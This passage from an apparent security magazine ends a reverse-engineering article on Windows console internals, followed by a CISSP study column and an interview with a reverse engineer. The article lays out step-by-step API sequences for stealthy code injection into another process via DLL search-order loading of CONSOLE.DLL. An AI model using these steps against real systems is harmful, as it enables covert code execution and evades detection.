8. Process A: FreeConsole();

One should note, however, that the only signal which can be used in this scenario is CTRL_BREAK_EVENT – as MSDN states, the Ctrl+C occurrence doesn't work anymore:

CTRL_C_EVENT : Generates a CTRL+C signal. This signal cannot be generated for process groups. If dwProcessGroupId is nonzero, this function will succeed, but the CTRL+C signal will not be received by processes within the specified process group.

Similarly, as in the previous subsection, the parameters passed to the threads being launched are not controlled by the application (and are always equal to CTRL_BREAK_EVENT). Also, the original caller of the GenerateConsoleCtrlEvent function is only able to trigger the thread creation, while it remains unable to obtain the return value of any of the resulting threads.

The Properties dialog

As a careful reader, you probably remember that the AllocConsole API specifies two function pointers as the *SrvAllocConsole* LPC packet input. Since we already know the purpose of the first one (i.e. *CtrlRoutine*), let's now take a look at the second symbol – *PropRoutine*.

Whenever a program user wants to modify the settings related to the console appearance (e.g. customize the cmd.exe window), he chooses the *Properties* option found in the context menu, alters the desired settings in a new, modal window, and confirms the changes. Even though the mechanism may seem really simple, a couple of interesting things are taking place underneath the graphical interface. Let's start from the very beginning.

Whenever a user clicks on the *Properties* option, the aforementioned winsrv!ConsoleWindowProc routine receives a window message, with the following parameters:

- uMsg = WM_SYSCOMMAND
- wParam = 0xFFF7
- lParam = undefined

The event is dispatched using an internal *winsrv!PropertiesDlgShow* symbol:

```
loc_75B3E10A:
push    edx
call    _PropertiesDlgShow@8
jmp     loc_75B31E2F
```

The steps taken by the routine, running in the context of the subsystem, are as follows:

- Call NtCreateSection,
- Call NtMapViewOfSection,
- Fill the section mapping with current console window settings,
- Call NtUnmapViewOfSection,
- Call NtDuplicateObject – duplicate the section handle, in the context of the console owner,
- Call CreateRemoteThread (*PropRoutine*, duplicated section handle).

It is apparent that the second pointer is used as a *CreateRemoteThread* parameter, as well. What should be noted here, is that the routine does not wait for the thread to complete – instead, it just spawns a new thread, and returns back to the window event dispatcher. This basically means that the updated properties are set in some other way, and not just through the *PropertiesDlgShow* function.

Going further into the analysis, one should take a look at the assembly listing of the client-side *kernel32!PropRoutine* proc – and so we do. The decompiled version of the function is presented on *Listing 9*.

Several interesting conclusions can be made, based solely on the above C-like code listing:

1. The routine doesn't perform any operations by itself; instead, it loads an external library into the process memory space, and calls one of its routines,
2. The current implementation doesn't want the user to display multiple *Properties* windows, and uses the *dwGlobalFlag* variable as an effective protection,
3. The LoadLibraryW API is called, using an unsafe parameter - a raw image name is specified, instead of the full path,
4. The external module (CONSOLE.DLL) is implemented as a typical Control Panel component, with a single *CPlApplet* symbol responsible for handling all of the supported operations.
5. The external module is responsible for performing all of the *Properties*-related activities, such as displaying an appropriate panel with the current console settings, and updating old settings with the ones set by the user.

Having the basic knowledge regarding the *Properties* option management, let's now consider some of the potential ways of taking advantage of the mechanism in one's favor.

Local thread creation

Similarly to the local thread creation accomplished by generating special Ctrl events, we can replace the CreateThread API functionality, by specifying a custom properties routine, instead of the usual *kernel32!PropRoutine*. This can be accomplished either by modifying the assembly implementation of the AllocConsole/AttachConsole APIs (thus changing the pointers passed as parameters to *AllocConsoleInternal/AttachConsoleInternal*), or implementing the entire AllocConsole functionality from scratch (using the Csr~ packet management functions). In order to trigger the thread creation itself, it is enough to just send a window message to the console, with the aforementioned parameters:

```
SendMessage(hConsole, WM_SYSCOMMAND, 0xFFF7, 0);
```

where *hConsole* is a typical HWND, referring to the console window in consideration (it can be easily obtained using the GetConsoleHandle API function).

The first difference between the two methods of creating threads is that *kernel32!CtrlRoutine* issues calls to many functions, previously registered by the application. On the other hand, replacing *kernel32!PropRoutine* with a custom proc makes it possible to execute not more than just one routine in the context of a new thread.

Furthermore, only one process at a time can have a new thread created when the *Properties* event is being handled, unlike Control events. This fact effectively limits the potential use of the mechanism to local threads only.

Last, but not least, the Properties thread routine receives a handle into a *section object* containing the current console configuration, such as window and buffer size, colors, font size, or font name. When making use of a custom *PropHandler*, one might decide to take advantage of this fact, and use one of the Console Descriptor structure fields to store the actual thread parameter, which could be then extracted by the new thread.

Code injection

As shown on *Listing 9*, the *PropRoutine* implementation present on the Windows XP platform uses a relative path to the CONSOLE.DLL library, instead of the full path (i.e. C:\Windows\system32\CONSOLE.DLL). This – seemingly wrong – behaviour has been fixed in Windows Vista, by retrieving the system directory path and then concatenating the resulting string with the library file name. A reconstruction of the Windows XP <—> Vista difference is presented on *Listing 10*.

As numerous sources indicate[8], loading a dynamic DLL through the LoadLibrary API without specifying the full path might result in serious security implications. This is primarily caused by specific Windows behaviour, thoroughly documented in the the *Dynamic-Link Library Search Order*[9] MSDN article. As the author states, Microsoft Windows follows a strict order while looking for a DLL to load (when a relative path or just the module file name is specified). The actual order can vary, depending on whether a *SafeDllSearchMode* option is enabled or not; either case, the first directory to be searched is the path from which the application was originally loaded. What this actually means, is that one is able to have their own CONSOLE.DLL module executed in the context of a console process, once he puts the image into the application's directory and triggers *kernel32!PropRoutine* execution.

Such behaviour doesn't open any new security attack vectors, since the only directory being searched before C:\Windows\system32 (where the library originally resides) is the program installation folder. However, it can be successfully used as an alternate way of injecting code into an external process. The most commonly known mean of achieving this effect, is to perform the following set of calls:

1. *OpenProcess* – opens a handle to the target process object,
2. *VirtualAllocEx* – allocates memory in the context of the target address space,
3. *WriteProcessMemory* – writes the DLL name into the newly allocated memory areas,
4. *CreateRemoteThread* – creates a thread within the target process, starting at LoadLibraryA,
5. *WaitForSingleObject* – waits for the remote thread to complete (optional),
6. *GetExitCodeThread* – obtains the thread's exit code (optional),
7. *VirtualFreeEx* – frees old memory

Since the logic of this technique is extremely simple and commonly known, it is also very easy to detect. Instead, the following steps can be taken, in order to obfuscate the fact of code execution in the context of a remote process (provided proper access to the application's directory and process object):

1. *CopyFile* – copies a custom CONSOLE.DLL file (containing our code) into the target's application directory,
2. *AllocConsole* – allocates a console object in the local context,
3. *OpenProcess* – opens a handle to the target process,
4. *CreateRemoteThread* – creates a thread within the target process, starting at AttachConsole(our process),
5. *FreeConsole* – detaches from the console, causing the target process to become its owner,
6. *FindWindow* – finds the console window object (owned by the target),
7. *SendMessage* – sends a *Properties message* to the window, thus triggering kernel32!PropRoutine -> LoadLibraryW(L"CONSOLE.DLL") -> our DllMain().

Listing 9: A decompiled representation of kernel32!PropRoutine on Windows XP SP3

```
NTSTATUS STDCALL PropRoutine(HANDLE hObject)
{
  LONG (*CPlApplet)(HWND,UINT,LPARAM,LPARAM);
  HMODULE hConsole;
  NTSTATUS NtStatus;

  if(dwGlobalFlag != 0)
  {
    if(hObject != NULL)
      CloseHandle(hObject);
    return (STATUS_UNSUCCESSFUL);
  }

  dwGlobalFlag = 1;

  hConsole = LoadLibraryW(L"CONSOLE.DLL");
  if(hConsole != NULL)
  {
    CPlApplet = GetProcAddress(hConsole,"CPlApplet");

    if(CPlApplet != NULL)
    {
      CPlApplet(hObject,CPL_INIT,0,0);
      CPlApplet(hObject,CPL_DBLCLK,0,0);
      CPlApplet(hObject,CPL_EXIT,0,0);
      NtStatus = STATUS_SUCCESS;
    }
    else
    {
      NtStatus = STATUS_UNSUCCESSFUL;
    }
  }
  else
  {
    NtStatus = STATUS_UNSUCCESSFUL;
  }

  dwGlobalFlag = 0;
  return (NtStatus);
}
```

Listing 10: A corrected version of the DLL loading mechanism, on Windows Vista

```
NTSTATUS STDCALL PropRoutine(HANDLE hObject)
{
  LONG (*CPlApplet)(HWND,UINT,LPARAM,LPARAM);
  HMODULE hConsole;
  NTSTATUS NtStatus;
  UINT DirectoryLength;
  WCHAR FileName[261];

  (...)

  DirectoryLength = GetSystemDirectoryW(FileName,261);
  if(DirectoryLength <= 261)
  {
    if(StringCchCatW(FileName,261 - DirectoryLength,L"\\console.dll") >= 0)
    {
      hConsole = LoadLibraryW(FileName);
      if(hConsole != NULL)
      {
        CPlApplet = GetProcAddress(hConsole,"CPlApplet");
      }

  (...)

  return (NtStatus);
}
```

Since the default kernel32.dll module is mapped at the same virtual address in every process running on the system, the above method can be shortened:

1. *CopyFile*,
2. *CreateRemoteThread* – creates a thread within the target process, starting at *kernel32!PropRoutine* -> LoadLibraryW(L"CONSOLE.DLL") -> our DllMain()

One should keep in mind, however, that the *PropRoutine* symbol is not exported, so the injector would first need to find its virtual address (using signature-scan, downloading additional symbols or performing binary code analysis), in order to make use of the second, simplified technique.

Other Techniques

I believe that a number of other functionalities used on a daily basis, can be implemented using the Windows subsystem internals, since there are still mechanisms that haven't been fully investigated or understood yet. Most (or all) of them do not pose a security threat of any kind, yet they provide interesting means of achieving otherwise banal goals, or obfuscating the real intention of the programmer. The author highly encourages every interested reader to examine the CSRSS internals, and possibly share the results of their work in the upcoming edition of the magazine.

CONCLUSION

As the article presents, many typical functionalities (usually accomplished by taking advantage of well documented APIs) can be often reached by alternate, yet still simple means. The techniques discussed in this write-up are not good or evil by themselves – instead, they can be used in various contexts and situations, depending on the nature of the project under development. One should keep in mind, however, that none of the CSRSS-related information presented in this paper is officially documented, unless it references a public Windows API function (such as SetConsoleTitle or GenerateConsoleCtrlEvent). One should not fully rely on the implementation internals found in the subsystem (such as a new thread creation upon Ctrl+C), since Microsoft provides no guarantee that the behavior won't change in the upcoming patches, service packs, or new Windows editions (though it is very unlikely). Most of all, the concepts and ideas presented in this paper are primarily intended to introduce out-of-the-box solutions to known problems, and should be treated as such.

Happy reverse engineering! •

>>REFERENCES

1. Nynaeve, The system call dispatcher on x86, *http://www.nynaeve.net/?p=48*
2. Matt "j00ru" Jurczyk, Windows CSRSS API Table, *http://j00ru.vexillium.org/csrss_list/api_table.html*
3. Matt "j00ru" Jurczyk, Windows CSRSS API Table, *http://j00ru.vexillium.org/csrss_list/api_list.html*
4. MSDN, AllocConsole Function, *http://msdn.microsoft.com/en-us/library/ms681944%28v=vs.85%29.aspx*
5. MSDN, AttachConsole Function, *http://msdn.microsoft.com/en-us/library/ms681952%28v=vs.85%29.aspx*
6. MSDN, GenerateConsoleCtrlEvent Function, *http://msdn.microsoft.com/en-us/library/ms683155%28v=vs.85%29.aspx*
7. Peter Ferrie, Anti-Unpacker Tricks – Parth Three, *http://pferrie.tripod.com/papers/unpackers23.pdf*
8. Antti @ F-Secure, DLL Hijacking and Why Loading Libraries is Hard, *http://www.f-secure.com/weblog/archives/00002018.html*
9. MSDN, Dynamic-Link Library Search Order, *http://msdn.microsoft.com/en-us/library/ms682586%28v=vs.85%29.aspx*
10. MSDN, Clipboard, *http://msdn.microsoft.com/en-us/library/ms648709%28v=vs.85%29.aspx*
11. MSDN, Sharing Files and Memory, *http://msdn.microsoft.com/en-us/library/aa366878%28VS.85%29.aspx*
12. MMSDN, Named Pipes, *http://msdn.microsoft.com/en-us/library/aa365590%28v=vs.85%29.aspx*
13. Ladislav Zezula, LPC Communication, *http://www.zezula.net/en/prog/lpc.html*
14. MSDN, Windows Sockets 2, *http://msdn.microsoft.com/en-us/library/ms740673%28v=vs.85%29.aspx*
15. CC Hameed @ Microsoft Technet, Windows 7/Windows Server 2008 R2: Console Host, *http://blogs.technet.com/b/askperf/archive/2009/10/05/windows-7-windows-server-2008-r2-console-host.aspx*
16. Matt "j00ru" Jurczyk, Creating custom console hosts on Windows 7, *http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-004.pdf*

CISSP® Corner

Tips and Trick on becoming a Certified Information Systems Security Professional (CISSP®)

WHAT IS ALL THE BUZZ ABOUT?

Welcome everyone! My name is Clement Dupuis; I will be your mentor and coach in your quest to become certified as a CISSP®. The CISSP® certification is recognized as the Gold Standard when it comes to evaluate someone's security knowledge and skills. It is one of the most often requested certification today.

In each edition of HITB we will give you tips and tricks to put you on the right path to success. Do send me your questions and I will be very happy to reply back to your queries. The best questions will also be featured within the magazine.

The CISSP® was listed this week as one of the top 5 Security Certifications for 2011 *(www.govinfosecurity.com)*. Here is an extract of the article: "CISSP is viewed as the baseline standard for information security professions in government and industry. Companies are beginning to require CISSP certification for their technical, mid-management and senior management IT security positions".

This certification is offered through (ISC) 2, the not-for-profit consortium that offers IT security certifications and training. A candidate must have 5 years of professional experience in at least two of the ten domains of the CISSP® Common Body of Knowledge referred to as the CBK. The domains are:

1. Access Control
2. Application Development Security
3. Business Continuity and Disaster Recovery Planning
4. Cryptography
5. Information Security Governance and Risk Management
6. Legal, Regulations, Investigations and Compliance
7. Operations Security
8. Physical (Environmental) Security
9. Security Architecture and Design
10. Telecommunications and Network Security

Requirements to take exam

1. Sign up for examination
2. Pay exam fees
3. Have 5 years of professional experience in two or more domain
4. Agree to ISC2 code of ethics
5. Answer questions about criminal background

THE DREADED EXAM

A good friend of mine explained to me how difficult the exam is. He told me it is like jumping over a 12 foot wall. By yourself it would be very hard to jump over; most likely you would hit the wall and fall down if you try on your own. However if we work as a team it might be possible for you to make it over the wall. You could climb on my shoulders and then I would extend my arms and push you over the wall. This is the same approach I am planning on using for my series of articles.

The exam consists of a 250 questions test out of which only 225 will count towards your final score. There are 25 questions that are only tested and they do not count on the final score. Candidates have six hours to complete the exam and they must obtain 700 points out of

1000 possible points in order to pass the exam.

All of the exam questions are multiple choices where four choices are presented and you must select the BEST choice. The keyword is BEST. Sometimes you may get a question with 4 possible choices but you must attempt to identify which one would be best.

WHAT RESOURCE WILL ALLOW ME TO PASS

One of the very frequently asked question is what resource can I use to ensure that I will pass the exam the first time I attempt to pass. There is no single resource that will allow you to pass this exam for sure. It has to be a mix of professional experience, study, reading, and quizzing all mixed together.

In the meantime, I have some homework for you to complete to get you off to a great start with your studies. It is impossible to cover all aspect of the CISSP exam in a few pages. I have created a nice Flash Based presentation of almost two hours on how to tackle the exam and what YOU MUST KNOW to avoid pitfalls and traps associated with getting ready for the exam.

Your homework consists of listening to the presentation at:

http://www.cccure.org/flash/intro/player.html

In closing I would like to wish everyone lots of success in your security career and look forward to receiving your emails and questions.

See you soon. •

Clement Dupuis is the Chief Learning Officer (CLO) of SecureNinja.com. He is also the founder and owner of the CCCure family of portals.

For more information, please visit *http://www.cccure.org* or e-mail me at *clement@insyte.us*

"Hundreds of papers and dozens of books later, I can claim to have a non-trivial understanding of program analysis on the binary level."

HITB editorial team interviews **ROLF ROLLES**, copy protection expert and moderator of reverse engineering on Reddit about his work and interest.

Hai Rolf, Thank you for agreeing to this interview. Perhaps we can start by having you shed some light onto your journey into the world of reverse engineering?

I began reverse engineering in 1997, and my professional involvement began in 2003. I was dormant for a long while, until synchronicity brought me back in again. Then a student of pure mathematics, I found a physical copy of Matt Pietrek's Windows 95 System Programming Secrets at a local bookseller in 2003. I read chapter nine, "Spelunking on Your Own" (about reading disassemblies and manual decompilation) and thought I'd like to try it sometime, but I figured I'd never get the chance given how busy I was with school. The MSBlast worm was released a few days later. The timing was right (there were a few days before the semester began), so I manually decompiled it and released the results to the security mailing lists. In retrospect, it was a very tiny worm, something I could analyze in minutes nowadays, and Hex-Rays would tear it apart mercilessly. But it felt like a major accomplishment at the time, and encouraged me toward analyzing entire binaries.

There wasn't much immediate response from the security community, apart from correcting a few mistakes I'd made during my analysis. A few months later, I was invited onto a mailing list called TH-Research, which was basically an anti-virus industry sample-sharing collective. Here I sharpened my malware analysis skills by analyzing every line of each sample, each one faster than the last, and posting the resulting analyses to the list for scrutiny. This work culminated in my first industry job, a summer internship at NetScreen (acquired by Juniper Networks during that summer) doing vulnerability analysis for NIPS purposes. In those days, there weren't as many OS-level anti-exploitation mechanisms, so I pushed myself to write exploits for almost everything that came across my desk.


My boss asked me towards the end of the internship how to determine the root cause of a vulnerability, given an unpatched executable and a patched one. I had seen Halvar Flake's presentations about BinDiff, but it wasn't commercially available at that point. I tried and failed to create such a plugin myself based on a hacked-up IDB2PAT. BinDiff was released shortly thereafter. I became one of Sabre Security's first licensees, but at that point the technology was too immature to find the bugs in the binaries my boss had given me.

A few weeks into using IDA, I learned about IDC, and became enamored with the idea that I could automate reverse engineering entirely.

At the end of the summer I headed back to university, still under tenuous employment with Juniper. I noticed that BinDiff's license agreement explicitly allowed the user to reverse engineer BinDiff itself. I loaded bd_bindiff.plw into IDA, and discovered that it was more interesting than the malware and vulnerabilities that I was dealing with in my other work. I decided to manually decompile it. It took three or four weeks, resulted in about 10,000 lines of C++/STL source code, and was a nightmare to get working (imagine manually byte-patching the .plw to make it print out debug information via IDA's msg(), adding the same debug information to the decompiled source code, and then comparing the results by hand), but I eventually succeeded: at the end of it, I had a codebase that I could recompile and which functioned identically to the original.

In Q3-2004, I sent about 25 bug reports over to Halvar, who then hired me to take over work on the codebase. I was more or less the sole author of everything from BinDiff v1.5 to v1.8 (modulo a pair of good algorithms that Halvar had invented and implemented); I invented the control flow comparison algorithms, the instruction-level comparisons, and their respective visualizations; HTML reports; and other things. I was particularly proud of the instruction-level comment porting: I ported the comments from IDB I'd made during my decompilation against a subsequent build, named it "first_database_in_the_world_with_ported_comments.idb", and savored the moment. I also re-wrote the codebase from scratch for v2.x; it was over 40x faster than the v1.x codebase, consumed less memory, and was more precise. Parts of that code were included in subsequent BinNavi releases. That code formed the basis for the first prototype of VxClass, demonstrated at T2 in September 2005, and comprised about 85% of the VxClass codebase at the time when I left Sabre in mid-2006.

That job was beneficial in many ways. First, it taught me a lot about what it means to be a commercial software developer: how to write optimized, well-architected, solid, maintainable code; how to deal with customers; the importance of "eating one's own dogfood", etc. Also, diffing patches every month taught me a lot about what vulnerabilities look like on the binary level, and gave me wide exposure to "what compiled code looks like" on a variety of compilers and platforms. This experience gave me a profound appreciation for compilers, and motivated me to look closely into their inner workings.



Starting in early 2007, I spent six months developing the first version of a week-long training course in reverse engineering, after which I spent about a year giving trainings professionally. This experience exposed me to information security professionals from a diverse assortment of technical backgrounds, and taught me a lot about public speaking and presenting my ideas to other people. I teach the class bi-annually at RECon.

Simultaneously while giving trainings, I became interested in program analysis. Compilers textbooks occasionally hint at "more powerful analyses" beyond standard interprocedural data flow analysis; I found this intriguing. I purchased a copy of "Principles of Program Analysis", but lacking a proper education in computer science, it was inscrutable. I spent about three years studying computer science with a bent towards the theoretical side (programming language theory especially), during which time I founded the reverse engineering reddit. Hundreds of papers and dozens of books later, I can claim to have a non-trivial understanding of program analysis on the binary level.

In mid-2009 I went back to graduate school in computer science, briefly, hoping to study binary program analysis. Unfortunately, the university I attended lacked such a program, and none of the professors would allow me to study it. Hence, I dropped out of grad school and went back into the industry. That brings us to present-day; I am 27, and I have a nine-to-five which is interesting on its own accord and at least allows me to do the type of research that interests me in my spare time.

You talk about program analysis and going beyond inter-procedural data flow analysis - Could you please elaborate more on this?

A few weeks into using IDA, I learned about IDC, and became enamored with the idea that I could automate reverse engineering entirely. A handful of scripts later, I became aware of IDC's myriad limitations, but I persisted; I thought plugins would lead me to the promised land. While there were some interesting successes along the way (e.g. my work on BinDiff and VMProtect), it turns out that writing programs to solve problems in reverse engineering is not merely restricted by the interfaces provided by the underlying analysis tool, but rather because binary program analysis is inherently difficult, computationally and also conceptually. It took many years to realize this.

Rather than succumbing to despair upon learning this, I did not give up on the idea of automatically analyzing computer programs; I began with a stack of compiler books, since after all, compilers do this. Studying compilers was certainly useful, but I had a sense that applying the same ideas to binaries was more difficult than doing so for programs specified in source-code form.

For example, consider that a compiler always knows the control flow graph for a function that it's analyzing, which it uses as the basis for the analysis, whereas merely recovering a CFG is "hard" on the binary level due to indirect jumps. Similarly, and more difficult, it's hard to know where indirect calls lead. Taken together, it's hard merely to determine which parts of the binary are code and parts are data, even when we remove self-modifying and obfuscated code from consideration. It is actually mathematically impossible (due to equivalence with the halting problem) to write a program that makes this determination precisely for all programs in the absence of external information (e.g. debug information). Compilers do not have this problem.

Or consider alias analysis, approximating the set of locations to which a pointer might point. If you don't know where pointers point, then you have to assume that any write may go anywhere (thus invalidating prior assumptions about memory contents), and that any read may read anything; this severely degrades many analyses nearly to the point of uselessness. On the binary level, since memory locations are addressed by integers and the notion of a "type" is sorely restricted, "pointers" are synonymous with integers that are dereferenced. Compilers confront this issue to some extent, but they benefit greatly from whole-program analysis on the interprocedural control flow graph and a priori knowledge of types.

Standard compiler theory lacks solutions to these and other problems. However, research has accelerated over the past few years in the disciplines of program analysis and formal verification on binaries (which do face these issues), and researchers have proposed a variety of solutions to the problems encountered therein. I study their work with great interest, and they have produced many interesting things: reverse engineering network protocols and file formats automatically, decompilation, recovery of data structures, differencing of binaries and traces, automatic resolution of indirect jumps and calls, extraction of functionality from binaries, detecting malware, unpacking protections, deobfuscation, determining time-based triggers in malware, malware taxonomy, automatic signature generation, dynamic taint analysis, binary-level HIDS/HIPS, vulnerability triage, vulnerability discovery and exploit generation, IDS signature generation, and other things.

As for my own interests in applying formal methods to reverse engineering, they are two-fold. First, as someone with a degree in pure mathematics, I am interested in all of the theoretical peculiarities that accompany the study of binary computer programs. I enjoy reading about it simply for my own edification; I am massively satisfied by the achievement of being able to read one of (e.g.) Mila Dalla Preda's papers. My ultimate goal in the intellectual side of life is to rigorously formalize reverse engineering itself as a mathematical discipline.

Second, I want to develop tools that I myself can actually use to facilitate my real-world reverse engineering by enabling me to solve more problems automatically. So far I've developed a novel abstract interpretation to deobfuscate a VM-based protection, applied a well-known abstract interpretation for switch-table recovery, invented a technique for constructing copy protections via symbolic execution, and experimented with ways to improve the performance of SMT solvers. More work is very soon in the pipeline.

Would you say that reverse engineering is the reason why you decided to study mathematics in college?

None whatsoever. Originally I was going to major in creative writing, but I changed it at the last minute to pure mathematics. When I retire, I'm going back into writing.

Speaking of math, how important it is to reverse engineering?

Time spent studying math is never time wasted. However, strictly speaking, one can successfully avoid the need for advanced mathematics for one's entire career in reverse engineering, so long as one does not venture into territory that involves cryptography or other inherently mathematical application domains.

I will say, though, that the "math mindset" is definitely applicable to the reverse engineering mindset as well. During the first semester of university, I took Abstract Algebra I. Having not done many proofs before, I was unfit to study the subject, and eventually had to drop the class. To prove a point to myself, I studied the subject in the evenings and during winter break, did every exercise in the textbook's first 14 chapters, and tested my way back into Abstract Algebra II the next semester (which I then passed). That's common to the computer hacking mindset, as well: never giving up, having the wherewithal to complete large projects.

Finally, studying program analysis and coming to understand computer programs as being manipulable, abstract algebraic objects whose properties are interrogable via well-defined computational processes is a mind-altering experience.

My ultimate goal in the intellectual side of life is to rigorously formalize reverse engineering itself as a mathematical discipline.

Would it be fair then to say that some areas of reverse engineering are more accessible to those with a strong mathematics background?

I think that program analysis can be integrated into the standard reverse engineering workflow via tool support, and therefore everybody can benefit from its presence regardless of whether they understand all of its particulars (evidence of which is conveyed by the existence of the Hex-Rays decompiler). As for understanding all of the particulars and creating one's own tools based on the technology, due to the subject's mathematical nature, actually understanding program analysis is only accessible to autodidacts and those with mathematical backgrounds.

So what is your current day job?


My current position can best be described as a "threat analyst" for a company that makes copy protections. Among other responsibilities, I A) reverse engineer proposed additions to the copy protection and give presentations on their strengths and weaknesses; B) attend design meetings and wax poetic about attackers' mindsets and how protections get broken in the real world; and C) keep a close eye on the protection's "ecosphere". I don't code copy protections.

Bruce Dang in his recent presentation on Stuxnet mentioned that you worked together in analyzing the malware. Perhaps you have something to share about this?

That was just a bit of fun; manually decompiling portions of the Stuxnet code back into C. I did two of the components and Bruce did one of the drivers. He suggested we finish the project and give a presentation about it, but I've been consumed by other work lately.

You recently posted on Twitter about IDAOCaml, an IDA plugin that you are currently working on. What does it offer in comparison to plugins like IDAPython?

As I understand it, the goal of IDAPython is to let 1) anybody write 2) in Python 3) virtually anything one could write as an IDA plugin, on 4) any platform upon which IDA is supported. My project is intended to let 1) me write 2) in OCaml 3) a suite of applications involving program analysis, on 4) my own computer. As such, I don't inherit the profound and unnecessary



maintenance costs associated with supporting the entire IDA SDK on multiple platforms across multiple versions of IDA and Python.

As for motivation, I got tired of merely reading about binary program analysis, and wanted to play with it myself. The goal is to put a lot of powerful tools directly at my fingertips, then go about my reverse engineering as usual, and see what happens. So far, I have symbolic execution and a basic abstract interpretation framework.

As for advantages, Objective Caml is a superior programming language to Python with respect to the problem domain of analyzing computer programs. OCaml is a member of the ML family of languages, where ML stands for "meta-language": it is a programming language explicitly designed for reasoning about and manipulating other programming languages (this encompasses e.g. compilers and program analysis). As such, it has special features (such as sum types and pattern-matching over these types) that make these tasks easier. It is very popular among researchers in programming language theory, and hence enjoys widespread support in the form of libraries and bindings.

What are your favorite reverse engineering tools?

